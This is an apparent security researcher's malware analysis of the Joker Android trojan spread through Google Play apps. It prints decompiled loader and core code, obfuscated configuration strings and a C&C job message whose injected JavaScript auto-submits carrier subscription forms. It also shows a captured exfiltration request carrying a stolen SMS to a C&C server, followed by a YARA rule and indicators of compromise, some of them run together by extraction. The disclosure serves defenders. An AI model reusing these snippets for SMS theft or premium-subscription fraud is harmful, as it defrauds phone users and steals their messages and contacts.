Analysis of Joker — A Spy & Premium Subscription Bot on GooglePlay

By Aleksejs Kuprins

Published: 2019-09-09 · Archived: 2026-04-05 20:32:47 UTC

9 min read


Sep 3, 2019

Over the past couple of weeks, we have been observing a new Trojan on GooglePlay. So far, we have detected it in 24 apps with over 472,000+ installs in total. The malware — going by the name “the Joker” (which was borrowed from one of the C&C domain names) — delivers a second stage component, which silently simulates the interaction with advertisement websites, steals the victim’s SMS messages, the contact list and device info.

The automated interaction with the advertisement websites includes simulation of clicks and entering of the authorization codes for premium service subscriptions. For example, in Denmark, Joker can silently sign the victim up for a 50 DKK/week service (roughly ~6,71 EUR). This strategy works by automating the necessary interaction with the premium offer’s webpage, entering the operator’s offer code, then waiting for a SMS message with a confirmation code and extracting it using regular expressions. Finally, the Joker submits the extracted code to the offer’s webpage, in order to authorize the premium subscription.

The Joker malware only attacks targeted countries. Most of the infected apps contain a list of Mobile Country Codes (MCC) and the victim has to be using a SIM card from one of these countries in order to receive the second stage payload. The majority of the discovered apps target the EU and Asian countries, however, some apps allow for any country to join. Furthermore, most of the discovered apps have an additional check, which will make sure that the payload won’t execute when running within the US or Canada. The UI of C&C panel and some of the bot’s code comments are written in Chinese, which could be a hint in terms of geographical attribution.

Press enter or click to view image in full size



The full list of 37 targeted countries includes: Australia, Austria, Belgium, Brazil, China, Cyprus, Egypt, France, Germany, Ghana, Greece, Honduras, India, Indonesia, Ireland, Italy, Kuwait, Malaysia, Myanmar, Netherlands, Norway, Poland, Portugal, Qatar, Republic of Argentina, Serbia, Singapore, Slovenia, Spain, Sweden, Switzerland, Thailand, Turkey, Ukraine, United Arab Emirates, United Kingdom and United States.

Besides loading the second stage DEX file, the malware also receives dynamic code and commands over HTTP and runs that code via JavaScript-to-Java callbacks. Such an approach provides an extra layer of protection against static analysis, since a lot of instructions in this case are not hard-coded into the malicious app on GooglePlay.

Loader

In most of the apps the developers have inserted the Joker initialization component into one or another advertisement framework. The little package of malicious code typically consists of:
• Target country checking via MCC
• Minimum C&C communication — just enough to report the infection and receive the encrypted configuration
• DEX decryption & loading
• A notification listener — when a new SMS message arrives, this listener captures it and sends out a broadcast for the Core (second stage) component to pick up.

Often, an app would contain a so-called “Splash” screen — an activity, which displays the app’s logo, while performing various initialization processes in the background. Some of the Joker apps use such activity for initialization as well.

```
public void checkMCCAndInitialize() {
    TelephonyManager telephonyManager = (TelephonyManager) this.b.getSystemService(
            Context.TELEPHONY_SERVICE);
    String simOperator = telephonyManager != null ? telephonyManager.getSimOperator() : null;
    if (simOperator != null && simOperator.length() >= 3) {
        this.pkg_name = this.b.getPackageName();
        this.localMCC = simOperator.substring(0, 3);
        if (!"310".equals(this.localMCC)) {
            if (!"302".equals(this.localMCC)) {
                String str = "cWdQfEpRgTrYsUhIiOyPlAmSvDwFtGzHjJkKuLaZbXeCxVnBoNqM";
                this.prefsEncryptedConfigPropName = str.substring(4, 10);
                this.decryptedPayloadPath = new File(this.b.getFilesDir(), str.substring(7, 15));
                this.encryptedPayloadPath = new File(this.b.getFilesDir(), str.substring(3, 9));
                this.d = this.b.getSharedPreferences(this.prefsEncryptedConfigPropName,  i: 0);
                a.execute(new CoreThread( coreVar: this));
```

310 and 302 are the MCC codes for USA and Canada

The Joker employs custom string obfuscation schemes for all of the configuration/payload/communication parsing procedures. The code listing below displays an example of an obfuscated MCC code list, *(DEFAULT_COUNTRY_ISO)* separated by the underscore symbol.

```
public class CountryPermCheck extends Activity {
String Button = "N28 Ux0-ext28 Ux0-";
String Click_ISO = "228 Ux0-22_228 Ux0-14";
String DEFAULT_COUNTRY_ISO = "unk28 Ux0-nown_228 Ux0-62_202_4628 Ux0-0_2628 Ux0-8_5228 Ux0-"
                           + "0_502_4228 Ux0-4_510_4128 Ux0-4_232_2028 Ux0-4_2228 Ux0-2_272"
                           + "8 Ux0-2_428 Ux0-27_228 Ux0-28_2128 Ux0-4";
String Message = "P28 Ux0-leas28 Ux0-e ena28 Ux0-ble th28 Ux0-e ne28 Ux0-cessar28 Ux0-y pe2"
               + "8 Ux0-rmissio28 Ux0-ns t28 Ux0-o us28 Ux0-e the 28 Ux0-app n28 Ux0-ormall"
               + "28 Ux0-y";
String[] SDK_P_ARR = new String[]{"android.permission.READ_PHONE_STATE",
                                  "android.permission.GET_ACCOUNTS"};
String[] SHELL_P_ARR = new String[]{"android.permission.WRITE_EXTERNAL_STORAGE",
                                    "android.permission.READ_EXTERNAL_STORAGE"};
String TH = "528 Ux0-20";
String TRUE_ISO = "5228 Ux0-000_528 Ux0-2004_520228 Ux0-5_28 Ux0-5209928 Ux0-";
String Title = "T28 Ux0-ODO";
```

In this case, a method for de-obfuscation dynamically builds a string “28 Ux0-” and removes it from these strings

After the initialization is done, the malware will download an obfuscated and AES-encrypted configuration from the payload distribution C&C server. Joker composes the AES key for the configuration string decryption using yet another string scheme, which would concatenate the app’s package name with MCC code string and shuffle the symbols around in a specific way. Eventually, the settings for the second stage retrieval decrypt to a message of the following format:

```
#x#https://tb-eu-jet.oss-eu-central-1.aliyuncs.com/s8-all#x#18#x#32#x#com.plane.internal.Entrance#x#
```

The configuration string above contains the necessary information about the second stage code — the core component of the Joker. Being split by a 3-symbol delimiter, the configuration string above contains (ordered):


1. The URL for the Joker Core DEX file — this file is obfuscated
2. The de-obfuscation “keys” — indexes of the obfuscated read buffer
3. The initialization class name — the class, which implements the initialization method
4. The initialization method name — which method to call upon loading
5. The C&C URL
6. The campaign tag

The Loader downloads the DEX and starts the de-obfuscation routine. The said routine reads the DEX file in a buffer 128 bytes at a time. The de-obfuscation “keys” are the positional indexes for this buffer. For each iteration, the routine reads the bytes of the obfuscated buffer only between these positions and writes them into a file, producing a valid DEX file in the end.

Core

This malware kit stands out as a small and a silent one. It is using as little Java code as possible and thus generates as little footprint as possible. After all of the Loader’s MCC checks and payload loading — the Core component begins its work. It is designed in a job-scheduler fashion, meaning that it periodically requests new commands from the C&C server. When found, it executes them in strict order and then reports the results, depending on the type of the given task. The below figure is an example of a command (truncated).

Press enter or click to view image in full size




```
{
  "task_id": 3693,
  "pin": "\\D(\\d{4,5})( jetzt|$|. Mit|. Bitte| - zum|. Ihre| im W)",
  "url": "http://d0yd6ulp.com/1gRAZBrd?campaign=600&sub_aff=109507&phone_id=2578205&sub_sub=3693",
  "phone_id": 2578205,
  "app_id": 600,
  "actions": [
    {
      "url": "(.*?)www.mobimaniac.mobi/campaign/fortnite\\?fc(.*?)",
      "cmd": "javascript:document.querySelector('#form_click_submit').click();",
      "final": false,
      "action_id": 21491
    },
    {
      "url": "(.*)idgw.vodafone.com/authorize#/trx(.*)",
      "cmd": "javascript:var interCodeAuth=0,checkAuth=function(){$(\"#continueButton\")&&$(\"#continueButton\")
.css(\"height\")&&($(\"#continueButton\").click(),window.clearInterval(interCodeAuth)),$(\"#reloadPageButton\")
&&$(\"#reloadPageButton\").css(\"height\")&&($(\"#reloadPageButton\").click(),window.clearInterval
(interCodeAuth))};interCodeAuth=setInterval(checkAuth,5e3);",
      "final": false,
      "action_id": 21492
    },
    {
      "url": "(.*?)api.developer.vodafone.com/oauth2/authorize\\?redirect_uri(.*?)",
      "cmd": "javascript:try{document.querySelector('#msisdn').value='NNNNBBBB'.replace('+30','');document
.querySelector('#sbtMsisdn > img').click();window.JS_API.addComment('[NNNNBBBB]');}catch(e){}document
.querySelector('#paymentCode').value=\"ZDYLLBAQ\";document.querySelector('#sbtPin').click();window.JS_API
.addComment('[ZDYLLBAQ]');",
      "final": false,
      "action_id": 21493
    }
  ]
}
```

A job message from Joker’s C&C

When Joker receives such message, it proceeds to open the offer URL, injects the JavaScript commands one by one and waits for an authorization SMS (if any). When the SMS message arrives, the malware extracts the necessary authorization code using case-specific regular expressions. At other times, it simply sends a SMS message to a premium number, with a specific code from the offer page.

Press enter or click to view image in full size



```
//Android and Other
else{
    if($rootScope.customKeyword){
      window.location.href= "sms:1259?body="+$rootScope.customKeyword+"\u0020"+$rootScope.UniqueCode+" Send sms nu!";
    }
    else{
      window.location.href= "sms:1259?body=JA\u0020"+$rootScope.UniqueCode+" Send sms nu!";
    }
```

Snippet of JavaScript from a premium offer page

The Joker knows when to send a premium SMS message when it opens a premium offer page and finds an attribute with value starting with "*sms:*".

Press enter or click to view image in full size

```
if (!TextUtils.isEmpty(this.mCurUrl) && this.mCurUrl.startsWith("sms:")) {
    try {
        MessengerReceiveSms.sendSms(this.mContext, this.mCurUrl.substring(4, this.mCurUrl.indexOf(63)),
                URLDecoder.decode(this.mCurUrl.substring(this.mCurUrl.indexOf("body=") + 5), "UTF-8"));
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

Joker builds a SMS to be sent to a premium number, using data from the premium offer webpage

Whenever the malware extracts a code from a SMS message — it also reports it to the C&C after the job is complete. Hypothetically, the botnet operator can craft a job, which would result in all incoming SMS messages being stolen.

```
Flow Details
2019-08-28 13:53:41 POST http://52.77.93.217/api/report/
                    ←200 OK application/json 62b 575ms
                                                    Request
Content-Type:     application/json;charset=utf-8
Accept:           application/json
User-Agent:       Dalvik/2.1.0 (Linux; U; Android 8.1.0; Nexus 5X Build/OPM7.181205.001)
Host:             beatleslover.com
Connection:       Keep-Alive
Accept-Encoding:  gzip
Content-Length:   535
Couldn't parse: falling back to Raw
eyJlcnJvcl9jb2RlIjozLCJiZWdpbl9hdCI6MTU2Njk5MjY5MjA5OSwiZW5kX2F0IjoxNTY2OTky
OTYyODk5LCJ0YXNrX2lkIjozMDkwLCJwaG9uZV9pZCI6MjYyMzc2MywiYXBwX2lkIjo2MDAsImhp
dCI6ZmFsc2UsIndpZmkiOnRydWUsInZlcnNpb24iOiJZMTMtcGx1Iiwic2RrX3ZlcnNpb24iOjIs
InBhZ2VzIjpbeyJzbXNfbGlzdCI6IlsxNTY2OTkyODA2MTI4LXRlc3RpZXMgMTIzNDU2NyAxMjMx
IFBJTiBkZmRdIiwiZXJyb3JfY29kZSI6MiwiYWN0aW9uX2lkIjowLCJ1cmwiOiJodHRwczpcL1wv
c3RhdGljLnRyYWRldHJhY2tlci5uZXRcL2ludFwvaW50ZXJuYXRpb25hbFwvanVtcC5odG1sIiwi
d2lmaSI6dHJ1ZSwiaGl0IjpmYWxzZSwiZmluaXNoZWRfYXQiOjE1NjY5OTI3NDAwNDJ9XX0=
```

Joker's SMS data exfiltration, encrypted with AES

The figure above is a sample of the second stage communication with the C&C and it contains the full text of a stolen test SMS message. It can be decrypted into a JSON object. The clear-text communication can also be observed using a debugger.

```
{
  "sms_list": "[1566992806128-testies 1234567 1231 PIN dfd]",
  "error_code": 2,
  "action_id": 0,
  "url": "https://static.tradetracker.net/int/international/jump.html",
  "wifi": true,
  "hit": false,
  "finished_at": 1566992740042
}
```

A portion of decrypted report, containing the stolen SMS message

The final important thing worth mentioning about the Joker is the phone book contact list theft. The core component collects all numbers in the contact list and sends them over to the C&C in an encrypted form:

```
public static ArrayList<String> getSuspectNumbers(Context c) {
    ArrayList<String> list = new ArrayList<String>();
    try {
        if (checkSelfPermission(c,  permission: "android.permission.GET_ACCOUNTS")) {
            Account[] accounts = AccountManager.get(c).getAccounts();
            if (accounts.length > 0) {
                for (Account account : accounts) {
                    list.add(transNumber(account.name));
```

Contact list harvesting

A total of 12 unique builds of the second stage payload were observed among the 24 infected apps. The version names come from the payload URLs and data inside the sample's configuration class:

```
-s8-release
-s8-5-release
-s8-5-dsp-release
-s8-all
-s9-6-release
-s9-6-3
-s9-3-sendsms
-s9-6-2-release
-Y12-all-no-log
-Y12-no-log
-Y13-all
-Y13-all-v2-no-log
```

Summary

The described trojan employs notably stealthy tactics to perform quite malicious activities on GooglePlay, while hiding within the advertisement frameworks and not exposing too much of its malicious code out in the open. The earliest occurrence of the Joker in the wild that we can pinpoint comes from DNS metadata, which suggests that the Joker malware family has begun its recent campaigns in early June 2019. However, the major version digits in the build names give an impression of a slightly longer life cycle, potentially with more campaigns in the past.

Get Aleksejs Kuprins's stories in your inbox

Despite the volume (24 apps) Google seems to be on top of this threat as much as it is possible. Some of the apps do rack up 100,000+ installs before they get removed, however, the install number can always be artificial to some degree due to the common astroturfing practices. Throughout this investigation, Google has been removing all of these apps without any note from us.

We recommend paying close attention to the permission list in the apps that you install on your Android device. Obviously, there usually isn't a clear description of why a certain app needs a particular permission, which means that whenever you are downloading any app — you are still relying on your gut feeling to some extent.

IOC

```
The first stage (payload distribution) C&C: http://3.122.143[.]26/
Main C&Cs:
http://joker2.dolphinsclean[.]com/
http://beatleslover[.]com/
http://47.254.144[.]154/Second stage binaries (Core):
https://s3.amazonaws.com/media.site-group-df[.]com/s8-release
https://tb-eu-jet.oss-eu-central-1.aliyuncs[.]com/s8-5-release
https://tb-eu-jet.oss-eu-central-1.aliyuncs[.]com/s8-5-dsp-release
https://tb-eu-jet.oss-eu-central-1.aliyuncs[.]com/s8-all
https://tb-eu-jet.oss-eu-central-1.aliyuncs[.]com/s9-3-sendsms
https://tb-eu-jet.oss-eu-central-1.aliyuncs[.]com/s9-6-release
https://tb-eu-jet.oss-eu-central-1.aliyuncs[.]com/s9-6-2-release
https://tb-eu-jet.oss-eu-central-1.aliyuncs[.]com/s9-6-3
https://tb-eu-jet.oss-eu-central-1.aliyuncs[.]com/Y12-all-no-log
https://tb-eu-jet.oss-eu-central-1.aliyuncs[.]com/Y12-no-log
https://tb-eu-jet.oss-eu-central-1.aliyuncs[.]com/Y13-all
https://tb-eu-jet.oss-eu-central-1.aliyuncs[.]com/Y13-all-v2-no-logUnpacked second stage of the buil
rule android_joker {
    strings:
        $c = { 52656D6F746520436C6F616B } // Remote Cloak
        $cerr = { 6E6574776F726B2069737375653A20747279206C61746572 } // network issue: try later
        $net = { 2F6170692F636B776B736C3F6963633D } // /api/ckwksl?icc=
        $ip = { 332E3132322E3134332E3236 } // 3.122.143.26
    condition:
        ($c and $cerr) or $net or $ip
}Infected Apps on GooglePlay:SHA256: b36fbe6b75f00ae835156185ca5d6955cdfbe410d73c3e5653dabbaff260f16
Package Name: com.with.nofear.myheart
Installs: 100,000+
Loader Path: com.startapp.android.publish
MCC Config: 262_202_460_268_520_502_424_510_414_232_204_222_272_427_228_214SHA256: 718210a0c41160240
Package Name: com.certain.icdesktop.wallpaper
Installs: 100,000+
Loader Path: com.tohsoft.wallpaper.ui.details.basics
MCC Config: unknown_262_202_460_268_520_502_424_510_414_232_204_222_272_427_228_214SHA256: 81d784ee6
Package Name: com.building.castle.bster
Installs: 50,000+
Loader Path: com.startapp.android.publish
MCC Config: 620_708_208_427_310_262_202_460_268_520_502_424_510_414_232_204_222_228_272_240_724_404_
Package Name: com.futureage.facelook
Installs: 50,000+
```

```
Loader Path: com.startapp.android.publish
MCC Config: 262_202_460_268_520_502_424_510_414_232_204_222_272_427_228_214SHA256: 1e724a5af76927106
Package Name: com.comeback.myside.sms
Installs: 50,000+
Loader Path: com.blur.blurphoto.view
MCC Config: 242_620_708_208_427_310_262_202_460_268_520_502_424_510_414_232_204_222_228_272_240_724_
Package Name: com.sybo.ggp.cam
Installs: 10,000+
Loader Path: com.startapp.android.publish
MCC Config: 262_202_460_268_520_502_424_510_414_232_204_222_272_427_228_214SHA256: e44f514c7729a6c39
Package Name: com.declare.smsarr.message
Installs: 10,000+
Loader Path: com.messages.messenger.chat.listSHA256: 226e9c5ca45facb9b9a36529e09958546c4b351f4b7ae02
Package Name: com.change.nicephoto
Installs: 10,000+
Loader Path: com.blur.blurphoto.view.
MCC Config: 242_620_708_208_427_310_262_202_460_268_520_502_424_510_414_232_204_222_228_272_240_724_
Package Name: com.rapidface.smart.scanner
Installs: 10,000+
Loader Path: com.fungo.constellation.common.ball
MCC Config: unknown_262_202_460_268_520_502_424_510_414_232_204_222_272_427_228_214SHA256: 43b36c438
Package Name: com.burning.rockn.scan
Installs: 10,000+
Loader Path: com.startapp.android.publish
MCC Config: 620_708_208_427_310_262_202_460_268_520_502_424_510_414_232_204_222_228_272_240_724_404_
Package Name: com.board.picture.editing
Installs: 10,000+
Loader Path: com.color.black.filter
MCC Config: unknown_460_262_520_202_222_427_232SHA256: 494c8c6155a08ae95a2f1962636911310c98d36f065e8
Package Name: com.cute.hd4kcam.camera
Installs: 10,000+
Loader Path: com.facebook.appevents.camera.pics
MCC Config: unknown_262_202_460_268_520_502_424_510_414_232_204_222_272_427_228_214SHA256: a8bf4055a
Package Name: com.wallpapers.dazzle.gp
Installs: 10,000+
Loader Path: com.startapp.android.publish
MCC Config: 262_202_460_268_520_502_424_510_414_232_204_222_272_427_228_214SHA256: befde4166a9cdf2ff
Package Name: com.cantwait.ezlife.wallpaper
Installs: 10,000+
Loader Path: com.startapp.android.publish
MCC Config: 620_708_208_427_310_262_202_460_268_520_502_424_510_414_232_204_222_228_272_240_724_404_
Package Name: com.Climate.sms
Installs: 10,000+
Loader Path: com.color.black.filter
MCC Config: unknown_620_708_208_427_310_262_202_460_268_520_502_424_510_414_232_204_222_228_272_240_
Package Name: com.xw.supervpnfree
Installs: 5,000+
```

```
Loader Path: org.greenrobot.eventbus.util
MCC Config: 242_620_708_208_427_310_262_202_460_268_520_502_424_510_414_232_204_222_228_272_240_724_
Package Name: com.vegtable.blif.camera
Installs: 5,000+
Loader Path: com.startapp.android.publishSHA256: 5405e39dbde78e3b561a6e54f208ce557f04bdbdc363ea64428
Package Name: com.print.plant.scan
Installs: 5,000+
Loader Path: com.plantfinder.identification.ui.inner
MCC Config: unknown_262_202_460_268_520_502_424_510_414_232_204_222_272_427_228_214SHA256: 651358993
Package Name com.saying.wallpaper.bb
Installs: 5,000+
Loader Path: com.startapp.android.publish
MCC Config: 262_202_460_268_520_502_424_510_414_232_204_222_272_427_228_214SHA256: 54aba1530d829c71b
Package Name: com.hampi.sender
Installs: 1,000+
Loader Path: com.color.black.filter
MCC Config: unknown_620_708_208_427_310_262_202_460_268_520_502_424_510_414_232_204_222_228_272_240_
Package Name: com.Ignite.amino.clean (still up!)
Installs: 1,000+
Loader Path: com.alc.coolermaster.activity.create
MCC Config: 242_620_708_208_427_310_262_202_460_268_520_502_424_510_414_232_204_222_228_272_240_724_
Package Name: com.anti.mysecurity
Loader Path: org.greenrobot.eventbus.util
MCC Config: 242_620_708_208_427_310_262_202_460_268_520_502_424_510_414_232_204_222_228_272_240_724_
Package Name: com.hello.sweetangle.horoscope
Loader Path: com.mopub.common.boostSHA256: 0eba66cda54c732645ca69949882097c2f2e69dff917e8834b6636ef0
Package Name: com.tr.rushphoto
Loader Path: com.mopub.common.boost
```
